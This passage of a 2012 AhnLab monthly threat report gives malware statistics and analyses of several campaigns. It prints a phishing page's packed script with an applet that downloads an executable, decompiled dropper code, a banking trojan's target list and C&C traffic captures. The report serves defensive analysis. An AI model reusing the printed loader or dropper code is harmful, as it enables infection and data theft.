ASEC REPORT

VOL.27 | 2012.04

AhnLab Monthly Security Report

1. SECURITY TRENDS – MAR. 2012
2. SECURITY TRENDS – 1Q 2012

AhnLab

AhnLab Security Emergency response Center

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC, and it focuses on the most significant security threats and the latest security technologies to guard against these threats. For further information about this report, please refer to AhnLab, Inc.'s homepage (www.ahnlab.com).

CONTENTS

1. SECURITY TRENDS – MAR. 2012

01. Malicious Code Trend
a. Malicious Code Statistics

Top 20 Malicious Code Reports

Statistics collected by the ASEC show that 13,820,206 malicious codes were reported in March 2012. This is an increase of 156,432 from the 13,663,774 reported in the previous month, but a decrease of 130,695 from the report in January (Fig. 1-1). The most frequently reported malicious code was Trojan/Win32.adh, followed by JS/Agent and Trojan/Win32.Gen. 7 new malicious codes were reported this month (Table 1-1).

[Fig. 1-1] Monthly Malicious Code Reports

Ranking	↑↓	Malicious Code	Reports	Percentage
1	▲2	Trojan/Win32.adh	1,398,105	26.3%
2	▼1	JS/Agent	572,549	10.8%
3	▲1	Trojan/Win32.Gen	432,252	8.1%
4	▲2	Textimage/Autorun	391,166	7.4%
5	▼3	Malware/Win32.generic	354,288	6.7%
6	▲4	Adware/Win32.korad	268,885	5.1%
7	—	Trojan/Win32.hdc	250,776	4.7%
8	NEW	Adware/Win32.startpage	202,661	3.8%
9	▲3	Trojan/Win32.agent	171,610	3.2%
10	▼5	Trojan/Win32.fakeav	169,272	3.1%
11	NEW	Win-Trojan/Downloader.74240.AE	145,390	2.7%
12	NEW	JS/Iframe	131,853	2.5%
13	▲1	Trojan/Win32.genome	131,134	2.5%
14	NEW	Exploit/Cve-2011-3544	118,400	2.2%
15	NEW	Java/Agent	110,797	2.1%
16	NEW	Adware/Win32.wingo	102,775	1.9%
17	▼4	Downloader/Win32.agent	95,725	1.8%
18	▼2	Html/Iframe	95,031	1.8%
19	▼4	Win-Adware/Korad.1038848	88,423	1.7%
20	NEW	Malware/Win32.suspicious	88,194	1.6%
			5,319,286	100.0%

[Table 1-1] Top 20 Malicious Code Reports

Top 20 Distributed Malicious Codes

The table below shows the percentage breakdown of the top 20 malicious code variants reported this month. For March 2012, Trojan/Win32 was the most frequently reported malicious code, representing 33.2% (3,079,746 reports) of the top 20 malicious code variants, followed by Adware/Win32 (914,008 reports) and Win-Trojan/Downloader (611,228 reports).

Ranking	↑↓	Malicious Code	Reports	Percentage
1	—	Trojan/Win32	3,079,746	33.2%
2	▲4	Adware/Win32	914,008	9.9%
3	▲6	Win-Trojan/Downloader	611,228	6.6%
4	▲1	JS/Agent	573,387	6.2%
5	▼1	Win-Adware/Korad	566,194	6.1%
6	▼4	Win-Trojan/Agent	545,766	5.9%
7	▼4	Malware/Win32	458,760	4.9%
8	0	Textimage/Autorun	391,246	4.2%
9	▼2	Downloader/Win32	382,037	4.2%
10	—	Win-Trojan/Onlinegamehack	298,071	3.2%
11	▲1	Backdoor/Win32	187,516	2.0%
12	▲4	Win32/Conficker	183,990	2.0%
13	0	Win32/Virut	172,711	1.9%
14	NEW	Win-Trojan/Rootkit	151,880	1.6%
15	▲2	Win32/Autorun.worm	149,331	1.6%
16	▲2	Win32/Kido	143,161	1.5%
17	NEW	JS/Iframe	131,853	1.4%
18	NEW	Exploit/Cve-2011-3544	118,400	1.3%
19	NEW	Java/Agent	110,797	1.2%
20	▼9	Win-Trojan/Korad	102,104	1.1%
			9,272,186	100.0%

[Table 1-2] Top 20 Distributed Malicious Codes

Top 20 New Malicious Code Reports


The table below shows the percentage breakdown of the top 20 new malicious codes reported this month. For March 2012, Win-Adware/Downloader.74240 AE was the most frequently reported new malicious code, representing 17.6% (145,390 reports) of the top 20 new malicious codes, followed by Win-Adware/KorAd.1462784 (62,363 reports).

Ranking	↑↓	Malicious Code	Reports	Percentage
1		Win-Trojan/Downloader.74240.AE	145,390	17.6%
2		Win-Adware/KorAd.1462784	62,363	7.6%
3		Win-Trojan/Downloader.92160.BM	60,945	7.4%
4		JS/Agent	58,050	7.1%
5		Win-Trojan/Downloader.900096	54,267	6.6%
6		Win-Trojan/Rootkit.28928.C	45,733	5.6%
7		Win-Trojan/Rootkit.28928.D	44,330	5.4%
8		Win-Trojan/Startpage.321024.K	41,534	5.1%
9		Win-Trojan/Dllbot.132096.C	36,610	4.5%
10		Win-Adware/BHO.KorAd.592384	33,955	4.1%
11		Win-Adware/KorAd.613968	33,050	4.0%
12		Win-Adware/KorAd.571904.B	31,815	3.9%
13		Win-Trojan/Downloader.654336.B	28,098	3.4%
14		Win-Trojan/Downloader.315392.T	24,453	3.0%
15		Win-Trojan/Agent.1718784.F	22,022	2.7%
16		Win-Trojan/Downloader.253952.K	21,391	2.6%
17		MID/Cve-2012-0003	20,754	2.5%
18		Win-Adware/KorAd.1123840	19,660	2.4%
19		Dropper/Agent.1988884	18,707	2.3%
20		Win-Adware/KorAd.225280.D	18,144	2.2%
			821,271	100.0%

[Table 1-3] Top 20 New Malicious Code Reports

Breakdown of Primary Malicious Code Types


The chart below categorizes the top malicious codes reported this month. For March 2012, Trojan was the most frequently reported malicious code, representing 45.1% of the top reported malicious codes, followed by script (10.7%) and worm (6.8%).



[Fig. 1-2] Breakdown of Primary Malicious Code Types

Monthly Breakdown of Primary Malicious Code Types


Fig. 1-3 represents the comparison of this month's malicious codes with those of the previous month. Compared to the previous month, the number of Trojan and worm increased, whereas the number of script, adware, dropper, virus, downloader and spyware decreased. The number of Appcare was similar to that of the previous month.



[Fig. 1-3] Monthly Breakdown of Primary Malicious Code Types (Feb. 2012 vs. Jan. 2012)

Breakdown of New Malicious Code Types

For March 2012, Trojan was the most frequently reported new malicious code, representing 70% of the top reported new malicious codes, followed by adware (19%) and script (5%).



[Fig. 1-4] Breakdown of New Malicious Code Types

01. Malicious Code Trend
b. Malicious Code Issues


Obfuscated Java scripts using space bar and tab key

Among the previously introduced malicious code distribution methods using Java scripts featured in ASEC's blog in January 2012, obfuscated codes using white space characters like space and tab have been recently found on some media websites. As

[Fig. 1-5] Obfuscated codes using space and tab characters

shown in Fig. 1-6, the codes include HEX values of 20 and 09. This represents space and tab characters in ASCII format.

[Fig. 1-6] Obfuscation part shown in Hex Editor




If you de-obfuscate the codes, you can see a URL address as shown in Fig. 1-7. However, firstly the combined ASCII and HEX values should be parsed.

[Fig. 1-7] De-obfuscated values

And decoding HEX values will reveal the URL address that distributed the malicious code, as shown in Fig. 1-8.

[Fig. 1-8] Hex Decoding




V3 detects this malicious code as:

- JS/Agent (2012.03.03.00)
- JS/Cve-2011-2140 (2012.03.03.00)


Malicious code exploiting CVE-2010-0754 vulnerability in Adobe Flash Player

A malicious code exploiting CVE-2010-0754 vulnerability in Adobe Flash Player has been found. For this vulnerability, Adobe released a security patch (APSB12-03) earlier in February 2012. The malicious codes were distributed in the form of email attachment as shown in Fig. 1-9. The malicious Word file titled 'Iran's Oil and Nuclear Situation.doc' contains flash files as shown in Fig. 1-10.

[Fig. 1-9] Properties of an email attachment containing malicious codes exploiting CVE-2010-0754 vulnerability




[Fig. 1-10] Flash file embedded in the Word document



The flash file drops certain files. When checking the tag information of the flash file extracted from the malicious Word file, you can find key information from 'DoABC2' tag as shown in Fig. 1-11.

[Fig. 1-11] Key information of the extracted flash file




The flash file attempts to download a vulnerable MP4 file from a certain server as shown in Fig. 1-12.

[Fig. 1-12] Part that attempts to download a vulnerable MP4 file


The MP4 file downloaded from the server has the MP4 header information, as shown in Fig. 1-13, but it is actually abnormal. When Flash Player opens the file, vulnerability occurs.

[Fig. 1-13] Abnormal file with MP4 file header information



The malicious code downloaded through a hole of CVE-2010-0754 vulnerability is created in Temp folder and disguises itself as a Java update checker, as shown in Fig 1-14.

[Fig. 1-14] Malware disguised as Java update checker




The malicious code is copied to the path shown in Fig. 1-15 and activated.

[Fig. 1-15] The path that a malicious code is copied to

The malicious code is assumed to transfer information of the operating system and running processes of the affected PC to a URL address shown in Fig. 1-16 and follow the attacker's command.

[Fig. 1-16] URL address found in the malicious code



V3 detects this malicious code as:

- Dropper/Cve-2012-0754 (2012.03.06.03)
- SWF/Cve-2012-0754 (2012.03.06.03)
- MP4/Cve-2012-0754 (2012.03.06.03)
- Win-Trojan/Yayih.4861440 (2012.03.06.03)
- Win-Trojan/Renos.61440.E (2012.03.06.03)Obfuscated Java

Malicious code stealing user account information from Windows Remote Desktop

A malicious code was detected on several intruded domestic websites, including media websites and job portal sites, in March 2012, stealing user account information of Windows Remote Desktop. The malicious code exploited CVE-2011-2140 vulnerability and 'http://images.laha****.com/ee.jpg' URL to infect the users' systems.

The malicious code creates C:\Windows\System32\dotply.dll and C:\Windows\\dotply.dll files in the infected PCs. It then transfers Default.rdp file containing Windows Remote Desktop information, if present, to 'http://info.10086chon*****.com (74.3.***.16, CA)' registered in the US. The C:\Windows\\dotply.dll file requests DNS information and attempts access only to a certain DNS server. The reason would be to avoid any possible blockage in getting a normal IP address, such as filtering, that it may encounter when accessing another DNS server.

V3 detects this malicious code as:

- Win-Trojan/Agent.102400.ADT (2012.02.27.00)
- Win-Trojan/Avkiller.101376.C (2012.02.27.00)

Cridex, a malicious code stealing customer information from global online banking services

A malicious code that collects customer information from foreign bank websites has been detected. This malicious code is distributed through malicious scripts embedded in a hacked site or URL link contained in a spam mail. Once infected by the malicious code, files listed in Fig. 1-17 are created.

[Fig. 1-17] Files created in infected system

Process	PID	Operation	Path
malware_tmpPD-0	11	CREATE	C:₩Documents and Settings₩Administrator₩Application Data₩KB00396896.exe
malware_tmpPD-0	11	CREATE	C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩POS12.tmp.BAT

AhnLab

KB[8 digits].exe is registered in startup to trigger execution of its copy when the system boots up, as shown in Fig. 1-18. The other file is a batch file to remove the downloaded .exe file.

[Fig. 1-18] Register in the registry for automatic execution at system booting

KB00396896.exe REG_SZ "C:₩Documents and Settings₩Administrator₩...

₩El₩HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run

AhnLab

Once infected, the system attempts to access a C&C server that collects user information, as shown in Fig. 1-19.

[Fig. 1-19] Attempt of infected system to access C&C server

Source	Destination	Protocol	Info
192.168.30.2	192.168.30.134	DNS	Standard query response, No such name
192.168.30.134	192.168.30.2	DNS	Standard query A hmvmgywkvay1lcwh.ru.localdomain
192.168.30.2	192.168.30.134	DNS	Standard query response, No such name
192.168.30.134	192.168.30.2	DNS	Standard query A xvmzegestulhtvqz.ru
192.168.30.2	192.168.30.134	DNS	Standard query response, No such name
192.168.30.134	192.168.30.2	DNS	Standard query A xvmzegestulhtvqz.ru.localdomain
192.168.30.2	192.168.30.134	DNS	Standard query response, No such name
192.168.30.134	192.168.30.2	DNS	Standard query A hjpyvexsutdctjol.ru
192.168.30.2	192.168.30.134	DNS	Standard query response, No such name
192.168.30.134	192.168.30.2	DNS	Standard query A hjpyvexsutdctjol.ru.localdomain
192.168.30.2	192.168.30.134	DNS	Standard query response, No such name
192.168.30.134	192.168.30.2	DNS	Standard query A wfyusepaxvulfdtn.ru
[redacted]			
192.168.30.2	192.168.30.134	DNS	Standard query response, Server failure
192.168.30.134	192.168.30.2	DNS	Standard query A wfyusepaxvulfdtn.ru.localdomain
192.168.30.134	192.168.30.2	DNS	Standard query A wfyusepaxvulfdtn.ru.localdomain
192.168.30.134	192.168.30.2	DNS	Standard query A wfyusepaxvulfdtn.ru.localdomain
192.168.30.134	192.168.30.2	DNS	Standard query A wfyusepaxvulfdtn.ru
192.168.30.2	192.168.30.134	DNS	Standard query response, Server failure
192.168.30.134	192.168.30.2	DNS	Standard query A wiwwkvjkinewgycb.ru.localdomain
[redacted]	192.168.30.2	DNS	Standard query A wiwwkvjkinewgycb.ru.localdomain
192.168.30.134	192.168.30.2	DNS	Standard query A hbirjhcnsuiwgtrq.ru
192.168.30.2	192.168.30.134	DNS	Standard query response A 87.[redacted].155 A 94.20.30
192.168.30.134	87.[redacted].155	TCP	1adl > http-alt [SYN] Seq=0 Win=64240 Len=0 MSS=14

AhnLab

The malicious code hooks explorer.exe process and keeps requesting access until the C&C server responds. Fig. 1-20 shows access to 87.***.**.155 when the attempt was successful.

[Fig. 1-20] Attempt to access C&C server by hooking explorer.exe process

Process	Protocol	SrcIP	<=>	DestIP
explorer.exe	TCP CONNECT	127.0.0.1	=>	87.[redacted].155:8080

AhnLab

After successfully breaking into the C&C server, it transfers collected local PC information to a remote server. The malicious code that has been involved with many online banking domains across the world, as listed in Fig. 1-12, transfers the website visitor's PC information and screen captures.

[Fig. 1-21] List of infected Banking URL

Stream Content

```
...../wires/*........"bankbyweb*........"internet-
ebanking.com*........"treasury.pncbank.com*.....*sso.uboc*.....*cashplus*.....*towernet.capitalonebank.com*.....*nationalcity.com/consultnow.*.....*autmaster.nationalcity.com/tmgmt*.....*businessonline.tdbank.com*.....*treasurydirect.tdbank.com*.&.....*express.53.com/express/
logon.action*.....*access.usbank.com*.....*treasury.wamu.com*.....*.associatedbank.com*.*.....*cashproonline.bankofamerica.com*.....*clib.bankofthewest.com*.....*cmol.bbt.com/auth*.
$.....*bmoharrisprivatebankingonline.com*.....*bnycash.bankofny.com*.....*ifxmanager.bnymellon.com*.....*businessmanager.com/
signon*.....*banking.calbanktrust.com*.....*towernet.capitalonebank.com*.
*.....*/cmserv/*.....*.com/k1/*.....*pub/html*.
{.....*businessaccess.citibank.citigroup.com*.!.....*achieveaccess.citizensbank.com*.....*www8.comerica.com*.&.....*businessclassonline.compassbank.com*.....*cashanalyzer.com*.....*ebanking-services.com*.....*/ebc_ebc1961/*.....*/cashman/*.....*cashanalyzer.com*.....*express.53.com/express/
*.....*cbs.firstcitizens.com*.....*banking.firsttennessee.biz*.....*efirstbank.com*.....*treas-
mgt.frostbank.com*.....*businessonline.huntington.com*.....*ibbpowerlink.com*.....*access.jpmorgan.com*.....*blik.com*.....*businessportal.mibank.com*.&.....*webbankingforbusiness.mandtbank.com*.....*mbachexpress.com*.....*premierview.membersunited.org*.$.....*cashmanager.mizuhoco-treasurer.com*.....*enternetbank.com*.....*ntrs.com*.....*northerntrust.com*.....*/Common/
signon/*.....*/CLKCOM/*.....*bankofamerica.com*.....*onlineserv/
cM*.....*treasury.pncbank.com*.%.....*rbs.com/wps/portal/cb/
applications*.....*sandyspringbank.com*.....*ssl.selectpayment.com/
mp*.....*svbconnect.com*.!.....*onlinebanking.bankstarling.com*.....*businessonline.tdbank.com
*.....*passport.texascapitalbank.com*.....*nashvillecitizensbank.com*.....*singlepoint.usbank.com
mr.....*sso.unionbank.com*.....*commercial.wachovia.com*.....*wcmd/wcmpw*.....*phcp/
servlet*.....*webinfocus.mandtbank.com*.....*wellsoffice.wellsfargo.com*.....*bmomutualfunds.com
*.....*/netbnx/*.....*businessbanking.cibc.com*.....*access.rbsm.com/logon*.....*bolb-west.associatedbank.com*.....*bolb-east.associatedbank.com*.....*cashproonline.bankofamerica.com
8000
m*.....*clb.bankofthewest.com*.....*cmol.bbt.com/auth*.
$.....*bmoharrisprivatebankingonline.com*.....*bnycash.bankofny.com*.....*ifxmanager.bnymellon.com
*.....*businessmanager.com/
signon*.....*banking.calbanktrust.com*.....*towernet.capitalonebank.com*.
*.....*/cmserv/*.....*.com/k1/*.....*pub/html*.
{.....*businessaccess.citibank.citigroup.com*.!.....*achieveaccess.citizensbank.com*.....*www8.comerica.com*.&.....*businessclassonline.compassbank.com*.....*cashanalyzer.com*.....*ebanking-services.com*.....*/ebc_ebc1961/*.....*/cashman/
*.....*express.53.com*.....*cbs.firstcitizens.com*.....*banking.firsttennessee.biz*.....*efirstbank.com*.....*treas-
mgt.frostbank.com*.....*businessonline.huntington.com*.....*ibbpowerlink.com*.....*access.jpmorgan.com*.....*blik.com*.....*businessportal.mibank.com*.&.....*webbankingforbusiness.mandtbank.com*.....*mbachexpress.com*.....*premierview.membersunited.org*.$.....*cashmanager.mizuhoco-treasurer.com*.....*enternetbank.com*.....*ntrs.com*.....*northerntrust.com*.....*/Common/
signon/*.....*/CLKCOM/*.....*onlineserv/CM*.....*treasury.pncbank.com*.....*rbs.com/wps/portal/*/*.....*sandyspringbank.com*.....*ssl.selectpayment.com/
mp*.....*svbconnect.com*.!.....*onlinebanking.bankstarling.com*.....*businessonline.tdbank.com
*.....*passport.texascapitalbank.com*.....*nashvillecitizensbank.com*.....*/Authentication/zbf/
k.....*singlepoint.usbank.com*.....*sso.unionbank.com*.....*commercial.wachovia.com*.....*wcmd/wcmpw*.....*phcp/
servlet*.....*webinfocus.mandtbank.com*.....*wellsoffice.wellsfargo.com*.....*bmomutualfunds.com
*.....*/netbnx/
*.....*businessbanking.cibc.com*.....*cibconline.cibc.com*.!.....*royalbank.com/cgi-bin/
rbaccess*.....*access.rbsm.com/
```

AhnLab

In March 2012, no domestic bank and financial institution website has been included in the list.

However, users of foreign banks should be careful.

V3 detects this malicious code as:

- Win32/Autorun.worm.67072.J (2012.03.02.03)

A file-stealing malicious code distributed via email

A fake mail allegedly from a domestic fast food company has been distributed. The email attracts people with contents of 'premium rebate promotion' and carries a malicious URL. As it is a domestic URL, people may well click without concern.

The URL link embedded in the message directs the user to a web page that distributes the malicious code, as shown in Fig. 1-22.

[Fig. 1-22] Malicious URL scrips

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
 <head>
  <title> KFC </title>
  <meta name="Generator" content="EditPlus">
  <meta name="Author" content="">
  <meta name="Keywords" content="">
  <meta name="Description" content="">
 </head>

 <body>
 <a href="http://www.       .com/">www.       .com</a>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('<2>8 3(9){4 5=a.7(\'6 b\');4
0=0;c(0<5.g()){e(!(1=3(2/>',17,17,
'obj||script|performAppletCode|var|applet|Secure|getElementById|function|count|document|Acess|try|null|catch|isInitialized'.split('|'),0,{}))
</script>
<applet width="1" height="1" id="Secure Acess" code="Java.class" archive="Signed_Update.jar"><param name="WINDOWS" value="http://www.t      .kr/mail/xyz.exe"><param name="STUFF" value=""><param name="64" value=""><param name="86" value=""><param name="nextPage" value="http://          .com/"><param name="separate_jvm" value="true"></applet>


</body>
</html>
```

AhnLab

If a user clicks the link ('hxxp://www.t******.kr/mail/***_Service01.html'), Java applet runs, and the security warning message is displayed.

If the user clicks Run, a malicious file ('hxxp://www.t******.kr/mail/xyz.exe') will be downloaded and the user will be redirected to a famous domestic fast food company website. However, a system without Java installed does not run the applet and thus will not be infected by the malicious code.

The Signed_Update.jar code executed by Java applet is activated with the parameters of the malicious website, as shown in Fig. 1-23. The code is designed to attack according to the type of operating system, but the downloaded file was actually executed only in Windows and the URL did not download any malicious file onto another operating system.

[Fig. 1-23] Part of Signed_Update.jar code

Signed_Update.jar | Java.class | MANIFEST.MF


META-INF
MANIFEST.
SIGNAPPL.
SIGNAPPL.
Java
initialize
init() : v
isInitializ

```
try
{
    Random localRandom = new Random();
    String str1 = Long.toString(Math.abs(localRandom.nextLong()), 36);

    File localFile = new File("C:\\tmp");
    localFile.mkdirs();
    String str2 = "C:\\tmp" + File.separator;

    String str3 = System.getProperty("java.io.tmpdir") + File.separator;

    String str4 = System.getProperty("os.name").toLowerCase();

    String str5 = System.getProperty("os.arch");
    String str6 = "";
    String str7 = "";
    String str8 = "";
    String str9 = "";
    int i = -1;
    if (str4.indexOf("win") >= 0)
    {
      str6 = getParameter("WINDOWS");
      str7 = getParameter("STUFF");
      str8 = getParameter("64");
      str9 = getParameter("86");
      i = 0;
      str2 = str2 + str1 + ".exe";
    }
    else if (str4.indexOf("mac") >= 0)
    {
      str6 = getParameter("OSX");
      i = 1;

      if (str2.startsWith("/var/folders/")) str2 = "/tmp/";
      str2 = str2 + str1 + ".bin";
    }
    else if ((str4.indexOf("nix") >= 0) || (str4.indexOf("nux") >= 0))
    {
      str6 = getParameter("LINUX");
      i = 2;
```

AhnLab

The downloaded malicious file has a digital signature that seems to be issued from a domestic company. However, considering the displayed message: 'The certificate has been terminated by the issuer', as shown in Fig. 1-24, the company seems to have recognized the certificate theft and terminated the certificate.

[Fig. 1-24] Digital signature of xyz.exe file



The malicious file performs the following operations.

Once the xyz.exe file is executed, it creates the files listed below and registers them in registry startup.

[Files Created]

- C:\tmp\Kernel.dll (5,120 bytes)
- C:\tmp\lkcmmdj9xnow.exe (45,904 bytes/at each operation, created in an identical form to that of xyz.exe with a random name)
- C:\tmp\tran.exe (4,608 bytes)


[Registry Created]

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\WarHead
"C:\tmp\lkcmmdj9xnow.exe

lkcmmdj9xnow.exe contains addresses like 'war.******.com (121.**.***.138)', 'war.*****.com (174.***.***.75)', and 'war.*****.com (121.**.***.138)'. The file periodically attempts access 'war.*****.com' but, at the time of analysis, further operation was not observed due to failure in connection. In addition, it has a feature to stop its operation when debugging and file detection tools like 'OllyDbg', 'Regmon' and 'Iceword' are executed.

tran.exe has a file-sending feature and it is believed to start its operation after receiving file upload command and return address from the C&C server. Kernel.dll is a data file, which would be an encoded PE file.

[Fig. 1-25] Packet information at execution of lkcmmdj9xnow.exe



V3 detects this malicious code as:

